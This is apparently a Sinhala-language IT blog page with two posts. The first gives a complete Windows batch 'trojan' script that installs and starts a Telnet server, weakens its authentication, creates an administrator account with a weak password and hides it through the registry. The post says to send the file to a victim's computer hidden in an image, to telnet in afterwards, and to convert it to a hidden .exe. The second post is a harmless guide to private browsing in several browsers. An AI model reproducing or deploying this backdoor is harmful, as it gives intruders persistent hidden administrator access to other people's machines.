හොදයි. දැන් ඔයාලට අවබෝද වෙන්න ඇති මේ කේත කොටසින් කියන්න මොකද්ද කියලා. අපිට උවමනා වන්නේ කිසියම් පරිශීලක නාමයක් පරිගණකයට එක් කරලා ඒ පරිශීලක නාමය ඒ පරිගණකයේ ඇඩ්මින් කෙනෙක් ලෙසින් සගවා තබන්න. ඉතින් ඉහල කේත කොටසින් එය නිවැරදිව කරලා දෙනවා. "Eranda" කියන එකට ඔයාලට කැමති නමක් බාවිත කරන්න පුලුවන්. 12345 වෙනුවටත් කැමති මුරපදයක් බාවිතා කරන්න පුලුවන්. 

ඉතින් මේ කේත සටහන ක්‍රියාත්මක වන්නේ වින්ඩෝස් xp පරිගණක වල විතරයි. එයට හේතුව වන්නේ  වින්ඩෝස්  Vista සහ වින්ඩෝස්  7 වල ටෙල් නෙට් සේවාව ස්තාපිතව එන්නේ නැති නිසා. නමුත් අපි  බෑ කියල නිකන් ඉදල බෑ නේද? ඉතින් වින්ඩෝස් 7 හරි වින්ඩෝස් Vista වලදී හරි අපිට හැකියාව තියනවා මේ ටෙල් නෙට් සේවාව ක්‍රියාත්මක කරවගෙනම මේ කේත කොටස ඒ මත ක්‍රියාත්මක කරවන්න. පහල කේත කොටස් බලන්න. 

@echo off
pkgmgr /iu:“TelnetClient”
pkgmgr /iu:“TelnetServer”
sc config tlntsvr start=auto
sc start tlntsvr
tlntadmn config sec=-NTLM
tlntadmn config mode=stream
net user Eranda/add
net user Eranda 12345
net localgroup administrators Eranda /add
reg /add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v Eranda /t REG_DWORD /d 00000000


ඉතින් මතක තියගන්න. මෙ කේත කොටස ක්‍රියාත්මක කරවන්න නම් ඔබ ඔබේ පරිගණකයේ ඇඩ්මින් ලෙසින් ලොග් වෙල ඉන්න ඕනේ. ඒ කියන්නේ ඔයාගේ පරිශීලක නාමය පවතින්නේ පරිගණකයේ User  කෙනෙක් ලෙසින් නම් මේ කේත කොටස් ක්‍රියාත්මක වන්නේ නෑ. සුරක්ශිත කරගත්  මේ trojan.bat ගොනුව අපිට දත්ත ලබාගන්න ඕනේ හෝ පාලනය කරන්න ඕනේ පරිගණකයේ ක්‍රියාත්මක කරවන්න ඕනේ. ඉතින් ඒකට එක් එක් ආකාරයේ ක්‍රමවේදයන් මං කලින් පෝස්ට් වල කියලා දුන්නා. එකක් තමයි මේ ගොනුව ඉමේජ් එකක් තුල හංගලා අදාල පරිගනකයට යවන්න පුලුවන්. ඉතින් කෙසේ හෝ මේ කේත් කොටස අදාල පරිගණකයේ ක්‍රියාත්මක් උනාට පස්සේ අපිට හැකියාව තියනවා අපේ පරිගණකයේ සිට ටෙල්නෙට් විදානය බාවිතා කර අදාල පරිගණකය වෙත රිංගන්න 


C:\>telnet <victim's IP address>

ඉතින් මේ කේත කොටස ඉතාමත් සරල කේත කොටසක්. මට උවමන උනේ කොහොමද ට්‍රොජන් ආකාරයේ වයිරසයක් ක්‍රියාත්මක වන්නෙ කියන එක ඔයාලට කියලා දෙන්න. ට්‍රොජන් කාන්ඩයේ වයිරස් බොහොමයක් ටෙල්නෙට් පහසුකම් බාවිතා කරමින් පරිගණක අතර පැතිරෙනවා. ඉතින් බොහොමයක් ජාල වල මේ ටෙල්නෙට් පෝට් එක වහලා තියෙන්නේ ඒ නිසයි. මං දැකලා තියනවා සමහර පරිගණක වල ටෙල්නෙට් සර්විස් එකම නවත්තලා තියනවා.  ඒ තරම් මෙය බයානක පෝට් එකක්. 

ඉතින් මේ කේතයේ පොඩි ප්‍රශ්ණයක් තියනවා. ඒ තමයි පරිගණකය ක්‍රියාත්මක වන මුල් අවස්තාවේදී පොපප් එකක් ලෙසින් පැන නැගී ක්ශණිකව නැති වෙල යාම. එයට හේතුව මෙය ක්‍රියාත්මක වන්නේ ඩොස් මත නිසයි. ඉතින් එය වලක්වන්න මේ .bat ගොනුව .exe එකක් බවට පත් කරගන්න. එහෙම කරගන්න් පුලුවන් මෘදුකාංග ඕනේ තරම් අන්තර්ජාලයේ තියනවා. Hidden Bat2EXE කියන්නේ ඒ වගේ මෘදුකාංගයක්. එය පහල ලින්කුවෙන් බාගත කරගන්න පුලුවන්. 


ඉතින් මේ කේත කොටස් ලියද්දි හිස් ඉඩක් ගැන උනත් සැලකිලිමත් වන්න. නිසි ආකාරයෙන් නොලිවුන කෝත කොටසක් ක්‍රියාත්මක නොවන්න තියන ඉඩකඩ වැඩි.. සුබ දවසක්...!

About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Share:

Friday, 2 November 2012

Private Browsing


අන්තර්ජාල බාවිතයේදී පුද්ගලිකත්වය ආරක්ශා කරගැනීම ඉතාමත් වැදගත් කරුණක්. බොහොමයක් දෙනා නොසිත මේ පැත්ත නිසා වාසි ලාබාගන්න අය බොහොමයක් ඉන්නවා. ප්‍රදාන වශයෙන් හැකින් කරන අය. එයාලගේ අවධානය මූලිකව යොමු වන ස්තානයක් තමයි අන්තර්ජාලයට පිවිසීමට බාවිතා කරන මෘදුකාංගය. අපි අන්තර්ජාලය තුල කරන කියන සියලු දේම බිදක් නෑරම මේ මෘදුකාංගයන් තුල තැම්පත් වෙනවා. මං කලින් පෝස්ට් එකක පෙන්නුවා මේ මෘදුකාංගයන් මත තැම්පත් වන ඔයාලගේ මුරපද ඉතාමත් සරලව හොයාගන්න ආකාරය. ඒක කියෙවුවේ නැති අය මෙතනින් ඒක බලන්න.

ඉතින් මේ සියලුම මෘදුකාංග තුල පවතින නමුත් අපි බාවිත නොකරන ඉතාමත් ආරක්ශිත ක්‍රමවේදයක් තමයි private browsing කියන්නේ. තමන්ගේ කම රැකගෙන අන්තර්ජාලය තුලදී අපිට කරගන්න ඕනේ දේත් කරගෙන ඇග බේරාගන්න කොහොමද මේ private browsing බාවිත කරන්නේ කියලා බලමු. 

මේ පහසුකමේදී සිදු වනේ අන්තර්ජාලය තුලදී අපි බාවිත කරන කිසිදු තොරතුරක් අපගේ පරිගණක තුල නොරැදීමයි. ඒවා අතර අපේ browsing history, temporary Internet files, form data, cookies, පරිශීලක නාම හා මුරපද කියන ඒව තියනවා. ඉතින් දැනට ජනප්‍රිය අන්තර්ජාල මෘදුකාංග කීපයක් හරහා මේ ආකාරයෙන් private browsing කරන ආකාරය බලමු.

Internet Explorer 8

මුලින්ම ඔයාලගේ ඩෙස්ක්ටොප් එකේ තියන IE shortcut එක මත රයිට් ක්ලික් කරන්න. ඊලගට Properties ගන්න. එවිට ඔයාලට පේනවා shortcut කියන තැන Target ලෙසින් කිසියම් පත් එකක්. එහි දැනට තියන පාත් එක අවසානයට -private කියන් කොටස ඇතුලත් කර OK කරන්න. 


Firefox 3.6

පලමු ආකාරය : Firefox විවෘත කරන්න. Tools > Options  වල ඇති History කියන drop-down box එක තෝරා එහි ඇති Use custom settings for history කියන එක තෝරන්න. එතනදී දකින්න ලැබෙන toggle Automatically start Firefox in a private browsing කියන එක ක්ලික් කරලා OK කරන්න.

දෙවන ආකාරය : Firefox විවෘත කරන්න. එහි bout:config ලෙසින් සටහන් කර එන්ටර් කරන්න. එවිට address bar එකේ  filterbrowser.privatebrowsing.autostart කියන් කොටස තෝරන්න. ඉහල රූපය බලන්න. ඒ මත double click කරන්න. ඉන්පසු එන් සංවාද කොටුවේ true ලෙසින් සටහන් කර tab එක ක්ලෝස් කරන්න.

තුන්වන ආකාරය : Firefox shortcut එක මත රයිට් ක්ලික් කරන්න. Properties වලදී පාත් එක අවසානයට -private ලෙසින් සටහන් කරන්න. OK කරන්න.


Chrome 5


Chrome shortcut එක මත රයිට් ක්ලික් කරන්න. Properties වලදී පාත් එක අවසානයට -incognito ලෙසින් සටහන් කරන්න. OK කරන්න.

Safari 5


අවාසනාවකට Safari වල නම් මේ පහසුකම නෑ. අලුතින් එන සංස්කරනයක තියෙන්න පුලුවන්. නමුත් විවිද script solutions අන්තර්ජාලය තුලින් හොයාගන්න පුලුවන්.


Opera 10.5

Opera shortcut එක මත රයිට් ක්ලික් කරන්න. Properties වලදී පාත් එක අවසානයට -newprivatetab ලෙසින් සටහන් කරන්න. OK කරන්න.

මේ බ්‍රවුසර් වල් බාවිතා වන කෙටි මං කීපයක්,

Chrome Shotcut Key Ctrl+Shift+N
Firefox Shotcut Key Ctrl+Shift+P
Internet Explorer Shotcut Key Ctrl+Shift+P


ඔන්න ඉතින් මේ බ්‍රවුසර්  බාවිතා කරන ආයට මෙ සැකසුම් හදා ගත්තට පස්සෙ හිතේ නිදහසින් අන්තර්ජාලයේ සැරිසරන්න පුලුවන්. මින් පස්සේ කිසිම දත්තයම් මේ බ්‍රවුසර් වල රැදෙන්නේ නෑ. කරලම බලන්න. සුබ දවසක්...!


About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Share:

Social Media

About Author


Eranda Dayawansa
Founder and Editor-in-Chief of 'Cyber Security'. Microsoft Certified ICT Instructor, Cyber Security Analyst, Information Security Researcher

About

Followers